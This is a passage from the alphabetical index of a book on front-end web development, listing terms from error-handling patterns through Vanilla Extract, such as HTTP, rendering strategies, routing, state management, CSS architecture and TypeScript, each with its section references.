patterns for, Error-Handling Patterns

problem with throw, The Problem with throw

result pattern, The Result Pattern-The TC39 Try Operator proposal

summary of principles for, Summary of error-handling principles

error state, State Management Traps

ES modules (ESM)

tree shaking requirements, Tree Shaking and What Breaks It

Vite architecture and, Beyond Bundling: How Vite Changed the Tooling Landscape, Tooling Resilience

esbuild, TypeScript, Caching and Performance

ESLint, async/await: Sharp Edges

ETag headers, Caching and Performance

event loops, Functional Programming and Async Code, The Event Loop, Conclusion

EventSource API, Server-Sent Events

exhaustiveness checking, The discriminated union approach

expected versus exceptional failures, Expected Versus Exceptional Failures

exponential backoff, Retry Strategies and Backoff-Retry Strategies and Backoff

external store state sharing, The Spectrum of State Sharing

Extreme Programming, The Framework Spike

F

failing gracefully, Conclusion, Failure Modes and Resilience

failure modes

- expected versus exceptional failures, Expected Versus Exceptional Failures
- HTTP status codes, DELETE
- making more visible in code review, Helper functions
- network failures, Network Failures Are Normal
- reasons for project failure, The Human Side
- resilience and, Failure Modes and Resilience

fallback: blocking setting, Incremental Static Regeneration

Fastly, Caching and Performance

FCP (see First Contentful Paint)

fetch API, Network Failures Are Normal

fetch calls, Asynchronous JavaScript, async/await: Sharp Edges, Concurrency Patterns, “The Case of the Slowest Data Grid on Planet Earth”

field-value pairs, Server-Sent Events

Fielding, Roy, DELETE

file-based routing, Route Patterns, What They Give You

files

- barrel files, Barrel Files and the Dependency Cascade
- dropping unused, Side Effects: The Silent Bundle Killers

fine-grained reactivity, Signals and fine-grained reactivity

First Contentful Paint (FCP), Server-Side Rendering, Hydration

Flexbox (CSS), Use Flexbox and Grid to Create Layouts

flexibility, Flexibility and maintainability

fluent, definition of, A Senior Engineer's Profile

Flux architecture, Actions and reducers (see also Redux)

font-size property (CSS), Define Base Styles Up Front

font-src directive, Content Security Policy

frame-ancestors directive, Content Security Policy

frameworks

- committing to the framework, Running with the Framework
- convention versus configuration, Choosing Convention Over Configuration
- evaluating, The "Hello, World!" Illusion, The Framework Spike
- identifying your problem, No Silver Bullets
- love-hate relationship with, The Love-Hate Relationship with Frameworks-Iterate Quickly on a Slow-Moving Platform
- metaframeworks, Metaframeworks-Knowing Before You Commit

versus minimalist approach, A Minimalist Approach to a Modern Toolchain-TypeScript

need for, Frameworks, Libraries or a Framework

overview of, Conclusion

purpose of, Frameworks

selecting, The Conference Website, The Right Tool at the Right Time, A Framework for Choosing Frameworks-Five Questions to Ask Before You Commit

using the right tool at the right time, The Right Tool at the Right Time

Fresh, Islands Architecture

freshness, Static Site Generation

“Front-End Tooling with Gulp, Bower, and Yeoman” (Baumgartner), A Shared Vocabulary

functional programming, Functional Programming and Async Code-Functional Programming and Async Code

functional requirements, Functional Requirements Versus Nonfunctional Requirements

functionality, storing, Storing your functionality

fusion, You Are Not Your Code

G

Gatsby, Static Site Generation, Incremental Static Regeneration

GET requests, GET, Retry Strategies and Backoff

global error handlers, Global error handlers

global state, Libraries or a Framework

Google Web Toolkit (GWT), The Nontechnical Forces

graceful degradation, Graceful Degradation-Graceful Degradation

GraphQL, Libraries or a Framework

greater than (>) symbol, Selectors

Grid layout (CSS), Use Flexbox and Grid to Create Layouts

Gulp.js, A Shared Vocabulary

GWT (Google Web Toolkit), The Nontechnical Forces

gzip, HTTP/1.1 Upgrades

H

Hagemeister, Marvin, Addressing JavaScript Ecosystem Performance, React's Limits Show

HATEOAS (Hypermedia as the Engine of Application State), DELETE

HEAD requests, Retry Strategies and Backoff

head-of-line blocking, HTTP/2: Multiplexing and Performance, HTTP/3 and QUIC

headless architectures, Preface, Systems

headless CMS, Systems-Container

helper functions, Helper functions

Hevery, Miško, Resumability, The Problem They Were Solving

hiring, as a factor in framework choice, Choosing Convention Over Configuration, Libraries or a Framework, The Nontechnical Forces, Conclusion

History API, Server Side, Client Side, and the Hybrid, pushState Versus replaceState

Hot Module Replacement (HMR), Beyond Bundling: How Vite Changed the Tooling Landscape, What They Give You

Hotwire, Rendering Patterns and Trade-Offs

htmx library, Rendering Patterns and Trade-Offs, Streaming SSR

HTTP (Hypertext Transfer Protocol)

- designing good HTTP APIs, Designing Good HTTP APIs
- handling HTTP streams in JavaScript, Handling HTTP Streams in JavaScript
- HTTP as communication contract, HTTP as a Communication Contract-DELETE
- HTTP as streaming protocol, HTTP Is a Streaming Protocol-Server-Sent Events
- HTTP/1.1 upgrades, HTTP/1.1 Upgrades
- HTTP/2 (RFC 9113), HTTP/2: Multiplexing and Performance-HTTP/2: Multiplexing and Performance
- HTTP/3 (RFC 9114) and QUIC (RFC 9000), HTTP/3 and QUIC
- safe versus idempotent methods, Retry Strategies and Backoff

HTTP Cats, DELETE

HttpOnly attribute (cookies), Managing State with a Stateless Protocol, Secure Cookies for Authentication

HTTPS (Hypertext Transfer Protocol Secure), HTTPS

human factor (see also teamwork)

creating implicit teams, The Complementary Nature of Architecture and Organization

effect on web development, The Human Side

hybrid rendering, Partial Prerendering, Incremental Static Regeneration

hybrid routing, Server Side, Client Side, and the Hybrid

hydrateRoot, Hydration

hydration pattern (rendering), Hydration-Hydration

“Hydration is Pure Overhead” (Hevery), Resumability

Hypermedia as the Engine of Application State (HATEOAS), DELETE

Hypertext Transfer Protocol (see HTTP)

Hypertext Transfer Protocol Secure (HTTPS), HTTPS

I

ID selectors, Selectors, Specificity

IDE (see Integrated Development Environment)

idempotency keys, Retry Strategies and Backoff

idempotent methods, Retry Strategies and Backoff

image optimization, What They Give You

img-src directive, Content Security Policy

immediately invoked function expressions (IIFEs), Classes, Enums, and the Code TypeScript Generates

immutable caching, Caching and Performance

Import Cost extension (for VS code), Measuring What You Ship

import type syntax, The import type syntax

Incremental Static Regeneration (ISR), Incremental Static Regeneration-Incremental Static Regeneration, The Coupling That Accretes

inheritable properties, Inheritable Properties

inline styles, Content Security Policy, Specificity, Inverted Triangle CSS, JavaScript-Driven CSS Libraries-JavaScript-Driven CSS Libraries

Integrated Development Environment (IDE), The Complementary Nature of Architecture and Organization, Sources

intrinsic width (CSS), Separate Layout and Components

invalid states, making unrepresentable, State machines for complex flows

inverse Conway maneuver, The Complementary Nature of Architecture and Organization

islands architecture, Islands Architecture-Islands Architecture, The Coupling That Accretes

ISR (see Incremental Static Regeneration)

ITCSS (Inverted Triangle CSS), Inverted Triangle CSS-Inverted Triangle CSS

J

JavaScript ecosystem (see also JavaScript programming; JavaScript tooling)

- challenges of, Conclusion
- handling HTTP streams in JavaScript, Handling HTTP Streams in JavaScript
- IDE (Integrated Development Environment), Sources

JavaScript-driven CSS libraries, JavaScript-Driven CSS Libraries-JavaScript-Driven CSS Libraries

metaframeworks, Knowing Before You Commit

names and naming, Naming

performance of, Addressing JavaScript Ecosystem Performance

JavaScript programming

asynchronous JavaScript, Asynchronous JavaScript-Concurrency Patterns

bundler-friendly code, Writing Bundler-Friendly Code-Measuring What You Ship

code that works well, Effective JavaScript

error handling patterns, Error-Handling Patterns-Summary of error-handling principles

functional programming and async code, Functional Programming and Async Code-Functional Programming and Async Code

multiparadigm nature of, Multiparadigm JavaScript, Object-Oriented Programming and the Kingdom of Nouns

object-oriented programming, Object-Oriented Programming and the Kingdom of Nouns-Object-Oriented Programming and the Kingdom of Nouns

overview of, Conclusion

JavaScript tooling

benefits of modern tools, JavaScript Tooling

dependencies and, Dependency Hell-Addressing JavaScript Ecosystem Performance

developing a modern toolchain, A Minimalist Approach to a Modern Toolchain-TypeScript

key to success, Conclusion

npm package manager, Reliance on npm

tooling resilience, Tooling Resilience

jitter, Retry Strategies and Backoff

Jotai, Libraries or a Framework

jQuery, Good Ideas Sink, The Problem They Were Solving

JSON over HTTP, DELETE

JSON Web Tokens (JWTs), Managing State with a Stateless Protocol, Secure Cookies for Authentication

JSON.parse, The Problem with throw, Helper functions

K

Katz, Yehuda, Yehuda Is My Architect

Keith, Jeremy, The Layers of the Web

Kingdom of Nouns (see object-oriented proramming)

knowledge, sharing, Share Knowledge

L

large language models (see LLMs)

Last-Modified headers, Caching and Performance

layers of the web, The Layers of the Web

layouts

creating with Flexbox and Grid, Use Flexbox and Grid to Create Layouts

routing and, Layouts and Nesting

separating from components, Separate Layout and Components-Separate Layout and Components

lazy loading, Progressive Hydration, Resumability, Resumability, What They Give You

learning, as a habit, Always Be Learning

Let’s Encrypt, HTTPS

libraries, versus frameworks, Libraries or a Framework-Libraries or a Framework

lifted to parent state sharing, The Spectrum of State Sharing

Lister, Tim, The Human Side

LLMs (large language models)

AI and the profession, Good Ideas Sink

streaming responses from, Handling HTTP Streams in JavaScript

Tailwind docs, Utility-First CSS with Tailwind

loading states, Loading, Errors, and the In-Between States, State Management Traps

localStorage, Managing State with a Stateless Protocol, Secure Cookies for Authentication

lodash package, Tree Shaking and What Breaks It

logging, Logging, Observability, and the Errors You Don’t See-Source maps in production

logic

client- versus server-side logic, Where Does the Logic Live?

domain logic, Error Boundaries and Layers

M

macrotasks (task queues), The Event Loop

Maddern, Glen, JavaScript-Driven CSS Libraries

maintainability, Flexibility and maintainability

Markbåge, Sebastian, React's Limits Show

marketing websites, disguised as open source projects, Robust CSS

Marko, Islands Architecture, Resumability

masonry layout, Use Flexbox and Grid to Create Layouts

Matuzović, Manuel, The Platform

max-age directive, Caching and Performance

max-width property (CSS), Separate Layout and Components

mentoring, Respect and Grow Less-Experienced Colleagues

metaframeworks, Metaframeworks-Knowing Before You Commit, Five Questions to Ask Before You Commit

metricSchema function call, Side Effects: The Silent Bundle Killers

Metz, Sandi, Modularity and cohesion

microtask queues, The Event Loop

Miller, Jason, Islands Architecture

minification, TypeScript

minimalist approach, A Minimalist Approach to a Modern Toolchain, Libraries or a Framework

mistakes, accepting your own, Accept Your Mistakes

mixed-content problem, HTTPS

modularity, Modularity and cohesion

MooTools, The Layers of the Web

multiparadigm JavaScript, Multiparadigm JavaScript

multiplexing, HTTP/2: Multiplexing and Performance-HTTP/2: Multiplexing and Performance, HTTP/3 and QUIC

Muratori, Casey, What Architecture Is

“Mythical Man-Month, The” (Brooks), The Human Side

N

names and naming, Naming

namespace imports, with dynamic access, Tree Shaking and What Breaks It

Naur, Peter, The Misunderstood Architect

NDJSON (Newline Delimited JSON), Newline Delimited JSON-Newline Delimited JSON

nesting, of URLs, Nesting: When It Helps and When It Hurts, Layouts and Nesting

Network panel (DevTools), Network

networking

challenges of, Networking, Designing for an Unreliable Network

designing for unreliable networks, Designing for an Unreliable Network-HTTP Is a Streaming Protocol

designing good HTTP APIs, Designing Good HTTP APIs-Managing State with a Stateless Protocol

HTTP as streaming protocol, HTTP Is a Streaming Protocol-Server-Sent Events

HTTP/1.1 upgrades, HTTP/1.1 Upgrades-WebSockets

network constraints, The Network Is Your Biggest Constraint, Conclusion

security and cross-origin concerns, Security and Cross-Origin Concerns-Secure Cookies for Authentication

never type, The discriminated union approach

Newline Delimited JSON (NDJSON), Newline Delimited JSON-Newline Delimited JSON

Next.js

App Router, Partial Prerendering, Incremental Static Regeneration, React's Limits Show

benefits of, Container, Components

feature-rich toolchain of, Dependency Evolution and Build Stability

file-based routing, Route Patterns

hydration and, Hydration, Progressive Hydration

ISR (Incremental Static Regeneration), Incremental Static Regeneration

metaframework benefits, What They Give You

node modules size and file count, Dependency Hell

on-demand revalidation in, Incremental Static Regeneration
Pages Router, Incremental Static Regeneration
paired with Vercel, The Coupling That Accretes
Partial Prerendering (PPR), Partial Prerendering-Partial Prerendering
role in operating models, The Coupling That Accretes
vulnerabilities related to, Security Implications
next/image component, The Coupling That Accretes
nginx, HTTP/2: Multiplexing and Performance
NIH (Not Invented Here) syndrome, Avoid “Not Invented Here”
Nitro, The Coupling That Accretes, Knowing Before You Commit
no-cache directive, Caching and Performance
no-floating-promises rule, async/await: Sharp Edges
no-store directive, Caching and Performance
Node.js
async functions and, async/await: Sharp Edges
callback conventions, The tuple approach
example, WebSockets
npm package manager, Reliance on npm
renderToPipeableStream, Progressive Hydration
streaming and, Streaming SSR
unhandled rejections in, Global error handlers
node_modules folder, Dependency Hell

nonfunctional requirements, Functional Requirements Versus Nonfunctional Requirements

normalize.css, Define Base Styles Up Front

Not Invented Here (NIH) syndrome, Avoid “Not Invented Here”

npm audit command, Security Implications

npm package manager

- adoption of, A Shared Vocabulary
- benefits and drawbacks of, Reliance on npm
- innovations ushered in by, Reliance on npm

npmgraph tool, Addressing JavaScript Ecosystem Performance

Nuxt

- dominant constraints, Libraries or a Framework
- hybrid rendering, Partial Prerendering, Incremental Static Regeneration
- hydration and, Hydration, Progressive Hydration
- platform-dependent features, Knowing Before You Commit
- role in metaframeworks, The Coupling That Accretes
- support for streaming, Streaming SSR
- vulnerability related to, Security Implications

Nystrom, Bob, async/await: Sharp Edges

O

object-oriented programming, Object-Oriented Programming and the Kingdom of Nouns-Object-Oriented Programming and the Kingdom of

Nouns

observability, Debugging versus observability

offline support, Graceful Degradation, Client-Side Rendering (see also PWAs; service workers)

OOCSS (object-oriented CSS), Object-oriented CSS

open source projects, marketing websites disguised as, Robust CSS

OpenNext, The Coupling That Accretes

optimistic UI updates, Graceful Degradation, Loading, Errors, and the In-Between States

organizational structure, Preface, The Complementary Nature of Architecture and Organization

origins, components of, Same-Origin Policy

over-nesting, Layouts and Nesting

over-rendering, State Management Traps

overengineering, Avoid Overengineering

overridability, in CSS, Give Shared Components Overridable Defaults

P

Pages Router, Incremental Static Regeneration

parallel loading hints, Code Splitting

Partial Prerendering (PPR), Partial Prerendering-Partial Prerendering, The Coupling That Accretes

partial responses, Network Failures Are Normal

PATCH requests, PATCH, Retry Strategies and Backoff

Path attribute (cookies), Secure Cookies for Authentication

patterns, rendering (see under rendering)

“Peopleware” (DeMarco), The Human Side

performance

- asset compression and, HTTP/1.1 Upgrades
- caching and, Caching and Performance-Caching and Performance
- multiplexing, HTTP/2: Multiplexing and Performance-HTTP/2: Multiplexing and Performance

Performance panel (DevTools), Performance

Permissions-Policy headers, Additional Security Headers

persistence, State Management Across the Divide, State Management

pkg-size.dev tool, Addressing JavaScript Ecosystem Performance

platforms

- iterating quickly on slow-moving, Iterate Quickly on a Slow-Moving Platform
- stability of, The Platform-Good Ideas Sink

plus (+) symbol, Selectors

portability checks, Knowing Before You Commit

POST requests, POST, Retry Strategies and Backoff

PPR (Partial Prerendering), Partial Prerendering-Partial Prerendering, The Coupling That Accretes

Preact, Islands Architecture, Signals and fine-grained reactivity, React’s Limits Show

prefetching, Prefetching and Scroll Restoration

preflight requests, Cross-Origin Resource Sharing

premature centralization, State Management Traps

private directive, Caching and Performance

product architecture, Software Architecture Versus Product Architecture

programming (see egoless programming; JavaScript programming)

“Programming as Theory Building” (Naur), The Misunderstood Architect

progress updates, streaming, Server-Sent Events

progressive adoption, The Problem They Were Solving

progressive hydration pattern (rendering), Progressive Hydration-Progressive Hydration

Progressive Web Apps (PWAs), Graceful Degradation

projects, reasons for failure, The Human Side

Promise object, Promises: The Coordination Primitive

promises

- Promise.all, Promises: The Coordination Primitive
- Promise.allSettled, Promises: The Coordination Primitive
- Promise.any, Promises: The Coordination Primitive
- Promise.race, Promises: The Coordination Primitive

properties, inheritable, Inheritable Properties

property access, dynamic, Tree Shaking and What Breaks It

Prototype.js, The Problem They Were Solving

"Psychology of Computer Programming, The" (Weinberg), The Human Side, Egoless Programming

public directive, Caching and Performance

pulling rank, cost of, Authority Comes from Knowledge

/*#PURE*/ annotation, Side Effects: The Silent Bundle Killers, Conclusion

pushState method, pushState Versus replaceState

PUT requests, PUT, Retry Strategies and Backoff

PWAs (Progressive Web Apps), Graceful Degradation

Q

questions and comments, How to Contact Us

QUIC (RFC 9000), HTTP/3 and QUIC

Qwik, Resumability-Resumability

R

race conditions, Functional Programming and Async Code, Functional Programming and Async Code, Concurrency Patterns (see also AbortController interface)

rapid code experimentation, Console

RCA (Root Cause Analysis), Root Cause Analysis-Applying the four steps

React

- APIs for state management, Libraries or a Framework
- Astro and, The Coupling That Accretes
- CSS and, Object-oriented CSS-Match the Architecture to the Team, Not the Trend

debugging, Browser Developer Tools

dominant constraints, Libraries or a Framework

error boundaries, React error boundaries

limitations of, React's Limits Show

NDJSON and, Newline Delimited JSON

node modules size and file count, Dependency Hell

npm audit command, Security Implications

origins of, The Problem They Were Solving

Profiler, Isolating each component

React SPA, Container-Components

React-based static site generator, The Conference Website

reasons to adopt, The Nontechnical Forces

rendering, Rendering, Hydration-Partial Prerendering

role in metaframeworks, Metaframeworks

routing, Route Patterns, Loading, Errors, and the In-Between States

selecting a framework, Frameworks

Server Components, React's Limits Show

server-sent events, Server-Sent Events

versus Signals, Signals and fine-grained reactivity

TypeScript and, TypeScript

vendor chunk separation, Code Splitting

Vite development server and, Beyond Bundling: How Vite Changed the Tooling Landscape

React 18, Progressive Hydration, Streaming SSR, React's Limits Show

React Query (see TanStack Query)

React Server Components, Resumability

reactivity, fine-grained, Signals and fine-grained reactivity

redirects, URLs as a Contract

reducers, Actions and reducers

Redux

actions and reducers, Actions and reducers

overuse of global stores, Where Does This State Live?, The Spectrum of State Sharing, State Management Traps

Referrer-Policy headers, Additional Security Headers

registration, decoupled from timing, Promises: The Coordination Primitive

Remix, Hydration, Streaming SSR, Loading, Errors, and the In-Between States, Prefetching and Scroll Restoration, Code Splitting

rendering

about, Rendering

client-side rendering (CSR), Client-Side Rendering

hybrid rendering, Partial Prerendering, Incremental Static Regeneration

hydration pattern, Hydration-Hydration

Incremental Static Regeneration (ISR), Incremental Static Regeneration-Incremental Static Regeneration

islands architecture, Islands Architecture-Islands Architecture

models for, Rendering Models

Partial Prerendering (PPR), Partial Prerendering-Partial Prerendering

patterns for, Rendering Patterns and Trade-Offs

progressive hydration pattern, Progressive Hydration-Progressive Hydration

resumability pattern, Resumability-Resumability

server-side rendering (SSR), Server-Side Rendering

static site generation (SSG), Static Site Generation-Static Site Generation

strategy selection, Conclusion

streaming SSR, Streaming SSR-Streaming SSR

renderToPipeableStream method, Progressive Hydration, Streaming SSR, Streaming SSR

replaceState method, pushState Versus replaceState

Representational State Transfer (REST), DELETE

requirements, functional versus nonfunctional, Functional Requirements Versus Nonfunctional Requirements

Resig, John, The Problem They Were Solving

resilience, Tooling Resilience, Scalability and resilience, Failure Modes and Resilience

resources

HTTP methods, HTTP as a Communication Contract-DELETE

unencrypted, HTTPS

REST (Representational State Transfer), DELETE

result pattern, The Result Pattern-The TC39 Try Operator proposal

resumability pattern (rendering), Resumability-Resumability

retry strategies, Retry Strategies and Backoff-Retry Strategies and Backoff

reverse proxies, HTTP/2: Multiplexing and Performance

RFC 5861, Incremental Static Regeneration

RFC 9000, HTTP/3 and QUIC

RFC 9113, HTTP/2: Multiplexing and Performance

RFC 9114, HTTP/3 and QUIC

Roberts, Harry, Iterate Quickly on a Slow-Moving Platform, Inverted Triangle CSS

role-based access, Route Guards

Rolldown, TypeScript

Rollup, TypeScript, Libraries or a Framework

rollup-plugin-visualizer tool, Measuring What You Ship

Root Cause Analysis (RCA), Root Cause Analysis-Applying the four steps

route-based code splitting, Code Splitting, What They Give You

routing

- challenges of, Routing and State Management
- configuration-based, Route Patterns
- designing URLs, Designing URLs-The URLs You Don’t Design
- file-based routing, Route Patterns, What They Give You

fundamental job of routers, Routing

key points, Conclusion

layouts and nesting, Layouts and Nesting

libraries for, Libraries or a Framework

loading, errors, and in-between states, Loading, Errors, and the In-Between States

prefetching and scroll restoration, Prefetching and Scroll Restoration

route guards, Route Guards

route patterns, Route Patterns

server side, client side, and hybrid, Server Side, Client Side, and the Hybrid

Ruby on Rails, Container, Rendering Patterns and Trade-Offs, Choosing Convention Over Configuration

ruleset, for CSS, An Actionable Ruleset-Match the Architecture to the Team, Not the Trend

S

safe methods, Retry Strategies and Backoff

safe wrapper, Helper functions

same-origin policy, Same-Origin Policy

SameSite attribute (cookies), Managing State with a Stateless Protocol, Secure Cookies for Authentication

sandboxing, Security Implications

Savona, Joe, React’s Limits Show

scalability, Scalability and resilience

Scalable and Modular Architecture for CSS (SMACSS), Scalable and Modular Architecture for CSS-Scalable and Modular Architecture for CSS

scheduler.yield() API, The Event Loop

script-src directive, Content Security Policy

scroll restoration, Prefetching and Scroll Restoration

Secure attribute (cookies), Managing State with a Stateless Protocol, Secure Cookies for Authentication

security issues

- authentication and authorization, Additional Security Headers-Secure Cookies for Authentication
- client/server architecture, Security Boundaries
- code injection attacks, HTTPS
- CORS (Cross-Origin Resource Sharing), Cross-Origin Resource Sharing
- CSP (Content Security Policy), Content Security Policy
- CSRF (cross-site request forgery) attacks, Managing State with a Stateless Protocol
- HTTPS, HTTPS
- networking and, Security and Cross-Origin Concerns
- same-origin policy, Same-Origin Policy
- security headers, Additional Security Headers
- vulnerabilities, Security Implications

XSS (Cross-Site Scripting) attacks, Managing State with a Stateless Protocol, Content Security Policy

selective hydration, Progressive Hydration

selector engine, The Problem They Were Solving

selectors, Selectors, Keep Specificity to a Minimum

self-documenting code, Document for Future You

senior engineers, profile of, A Senior Engineer's Profile-Coding Is Solved

sequential await, async/await: Sharp Edges

Server Components (React), React's Limits Show

server errors, Network Failures Are Normal

Server-Sent Events (SSE), Server-Sent Events-Server-Sent Events

server-side rendering (SSR), Server-Side Rendering, What They Give You

server-side routing, Server Side, Client Side, and the Hybrid

server-side routing guards, Route Guards

service layer, Error Boundaries and Layers

service workers, Graceful Degradation

sessions/session IDs, Managing State with a Stateless Protocol

sessionStorage, Managing State with a Stateless Protocol

Set-Cookie headers, Managing State with a Stateless Protocol, Secure Cookies for Authentication

setTimeout, The Event Loop-Promises: The Coordination Primitive, Conclusion

shareability test, The Shareability Test

shared goals, Collaboration Over Competition

side effects, Barrel Files and the Dependency Cascade

sideEffects field, Side Effects: The Silent Bundle Killers

signals, Signals and fine-grained reactivity

single-class selectors, Keep Specificity to a Minimum

single-page applications (SPAs)

- application state as source of truth, Application state as source of truth
- bearer tokens, Secure Cookies for Authentication
- islands architecture and, Islands Architecture
- React SPA, Container-Components

skeleton loading states, Loading, Errors, and the In-Between States

SMACSS (Scalable and Modular Architecture for CSS), Scalable and Modular Architecture for CSS-Scalable and Modular Architecture for CSS

Snook, Jonathan, Scalable and Modular Architecture for CSS

Snyk, Security Implications

software architecture, Software Architecture Versus Product Architecture

Solid

- Astro and, Islands Architecture, The Coupling That Accretes
- reactivity system, Signals and fine-grained reactivity

“solving” coding, A Senior Engineer’s Profile, Coding Is Solved

Souders, Steve, Caching and Performance

source code

exploring, Sources

theory of, The Misunderstood Architect

source maps, Source maps in production, Sources

source-map-explorer tool, Measuring What You Ship

Sources panel (DevTools), Sources

SPA (see single-page applications)

specificity, in CSS, Cascade and Specificity, Specificity-Specificity, Keep Specificity to a Minimum

spike technique, The Framework Spike

spinners, Loading, Errors, and the In-Between States

Spolsky, Joel, Consult Before Rewriting

Spotlight sessions, Collaboration Over Competition

SSE (Server-Sent Events), Server-Sent Events-Server-Sent Events

SSG (static site generation), Static Site Generation-Static Site Generation, What They Give You

SSR (see server-side rendering)

stability, Dependency Evolution and Build Stability

StackBlitz, Security Implications

staff development, Respect and Grow Less-Experienced Colleagues

stale closures, State Management Traps

stale-while-revalidate (SWR), Incremental Static Regeneration, Incremental Static Regeneration, Server State Is Not Client State, The Coupling That Accretes, Knowing Before You Commit

state machines, State machines for complex flows, Conclusion
state management
basic issue concerning, State Management
challenges of, Routing and State Management
client/server architecture and, State Management Across the Divide
context/provider state sharing, The Spectrum of State Sharing
decision tree for state storage, Where Does This State Live?
key points, Conclusion
libraries for, Libraries or a Framework
patterns for evaluating tools, Patterns for Evaluating Tools
routing and in-between states, Loading, Errors, and the In-Between States
routing problems and, Server Side, Client Side, and the Hybrid
server state versus client state, Server State Is Not Client State
state sharing, The Spectrum of State Sharing
traps, State Management Traps
URLs as state, The URL as State-Deep Linking and the Server
while using HTTP protocol, Managing State with a Stateless Protocol
state primitives, Libraries or a Framework
stateless protocol, HTTP, Designing Good HTTP APIs
static code analysis, The Code You Write Is the Code You Ship
static segments (routing pattern), Route Patterns

static site generation (SSG), Static Site Generation-Static Site Generation, What They Give You

status codes, HTTP as a Communication Contract-DELETE

Stoiber, Max, JavaScript-Driven CSS Libraries

Storybook, Addressing JavaScript Ecosystem Performance

streaming (HTTP)

    ReadableStream, Handling HTTP Streams in JavaScript

    TextDecoder, Handling HTTP Streams in JavaScript-Handling HTTP Streams in JavaScript

streaming protocols, HTTP Is a Streaming Protocol-Server-Sent Events

streaming SSR, Streaming SSR-Streaming SSR

strict-origin-when-cross-origin (Referrer-Policy value), Additional Security Headers

Strict-Transport-Security headers, Additional Security Headers

structured error types, Structured error types

structured logging, Structured logging

style-src directive, Content Security Policy

styled-components, Robust CSS, JavaScript-Driven CSS Libraries

success state, State Management Traps

Sullivan, Nicole, Object-oriented CSS, Scalable and Modular Architecture for CSS, Separate Layout and Components

Suspense, Progressive Hydration-Streaming SSR, Partial Prerendering-Partial Prerendering, Loading, Errors, and the In-Between States

Svelte

Astro and, Islands Architecture, Metaframeworks, The Coupling That Accretes

constraints and, Libraries or a Framework

counter, The “Hello, World!” Illusion

hydration and, Hydration

plug-ins and integrations, Beyond Bundling: How Vite Changed the Tooling Landscape

reducers, Actions and reducers

Search, Islands Architecture

SvelteKit

file-based routing, Route Patterns

hybrid rendering, Partial Prerendering

hydration and, Hydration

loading states, Loading, Errors, and the In-Between States

role in metaframeworks, The Coupling That Accretes

support for streaming, Streaming SSR

SWR (see stale-while-revalidate)

Sylor-Miller, Katie, Islands Architecture

SyntaxError exception, The Problem with throw

System Context level (C4 model), Systems

system level (see System Context level)

T

Tailwind CSS, Utility-First CSS with Tailwind-Utility-First CSS with Tailwind

Tan, Lauren, React's Limits Show

TanStack Query, Server State Is Not Client State, Libraries or a Framework, Conclusion

TanStack Router, Libraries or a Framework, Conclusion

TanStack Start, Libraries or a Framework

target audience, Who Should Read This Book, Coding Is Solved

task queues (macrotasks), The Event Loop

TC39 Try Operator proposal, The TC39 Try Operator proposal

TCP connections

- failures in, Network Failures Are Normal
- optimally utilizing, HTTP/2: Multiplexing and Performance
- versus UDP, HTTP/3 and QUIC

teamwork

- authority comes from knowledge, Authority Comes from Knowledge
- collaboration versus competition, Collaboration Over Competition
- critique code, not character, Code Reviews: Critique Code, Not Character
- less-experienced colleagues, Respect and Grow Less-Experienced Colleagues
- losing gracefully, Lose Gracefully

technical debt, Addressing JavaScript Ecosystem Performance, Architecture, Object-oriented CSS, Utility-First CSS with Tailwind,

JavaScript-Driven CSS Libraries

“Ten Commandments of Egoless Programming” (Atwood), The Human Side, Egoless Programming

Terser, Side Effects: The Silent Bundle Killers

text-overflow property (CSS), Separate Layout and Components

theory of source code, The Misunderstood Architect

“Things You Should Never Do, Part I” (Spolsky), Consult Before Rewriting

throw mechanism, The Problem with throw

tilde (~) symbol, Selectors

Time to First Byte (TTFB), Partial Prerendering

Time to Interactive (TTI), Hydration

timeouts, Network Failures Are Normal

timing, decoupled from registration, Promises: The Coordination Primitive

TLS (see Transport Layer Security)

TLS handshake, HTTP/2: Multiplexing and Performance, HTTPS

tools (see also JavaScript tooling)

- for debugging, Browser Developer Tools-More
- developing a modern toolchain, A Minimalist Approach to a Modern Toolchain-TypeScript
- evaluating state management tools, State Management, Patterns for Evaluating Tools
- for examining bundles, Measuring What You Ship
- function of in web development, A Shared Vocabulary

selecting, A Shared Vocabulary, Tooling Resilience, Conclusion

transpilation, The Code You Write Is the Code You Ship

Transport Layer Security (TLS), Designing for an Unreliable Network, HTTP/3 and QUIC, HTTPS

tree shaking

versus code splitting, Code Splitting

defeating, Side Effects: The Silent Bundle Killers, Conclusion

how it works, Tree Shaking and What Breaks It

inability to undo side effects, Barrel Files and the Dependency Cascade

purpose of, Dependency Hell, The Code You Write Is the Code You Ship

requirements for, Tree Shaking and What Breaks It

tools for, TypeScript

what breaks tree shaking, Tree Shaking and What Breaks It

treemaps, Measuring What You Ship

try/catch, Async Error Handling

TTFB (Time to First Byte), Partial Prerendering

TTI (Time to Interactive), Hydration

tuple pattern, The tuple approach

two-way data binding, The Problem They Were Solving

type namespace, The import type syntax

TypeScript

discriminated unions, State machines for complex flows, The discriminated union approach

enums, Classes, Enums, and the Code TypeScript Generates

import type, The import type syntax

never type and exhaustiveness checking, The discriminated union approach

as a superset of JavaScript, TypeScript

transpilation and bundling, The Code You Write Is the Code You Ship

type syntax, Bundling as an Enhancement

typography layer, Define Base Styles Up Front

U

UDP (User Datagram Protocol), HTTP/3 and QUIC

UglifyJS, Bundling as an Enhancement

UI layer, Error Boundaries and Layers

UI updates, optimistic, Graceful Degradation, Loading, Errors, and the In-Between States

unhandled promise rejection, Global error handlers

unhandledrejection event, async/await: Sharp Edges

Uniform Resource Locators (see URLs)

unknown status codes, DELETE

unsafe-inline keyword (CSP), Content Security Policy

unused files, dropping, Side Effects: The Silent Bundle Killers

Urchin Tracking Module (UTM) parameters, The URLs You Don’t Design

URLs (Uniform Resource Locators)
broken URLs, URLs as a Contract
designing, Designing URLs-The URLs You Don’t Design
good URLs, Good URL Patterns
opaque URLs, Good URL Patterns
purpose of, Routing and State Management
URLs as state, The URL as State-Deep Linking and the Server
use client directive, React’s Limits Show
useContext hook (React), Libraries or a Framework
useDeferredValue hook (React), React’s Limits Show
useNavigation hook (Remix), Loading, Errors, and the In-Between States
user agent style sheets, The Cascade Algorithm
User Datagram Protocol (UDP), HTTP/3 and QUIC
useReducer hook (React), Actions and reducers, Libraries or a Framework
useState hook (React), Libraries or a Framework
useTransition hook (React), Loading, Errors, and the In-Between States, React’s Limits Show
utility classes, Utility-First CSS with Tailwind
UTM (Urchin Tracking Module) parameters, The URLs You Don’t Design

V

value namespace, The import type syntax

Vanilla Extract, JavaScript-Driven CSS Libraries, Keep Specificity to a Minimum

vanity, Accept Your Mistakes, Avoid “Not Invented Here”

vendor chunk separation, Code Splitting

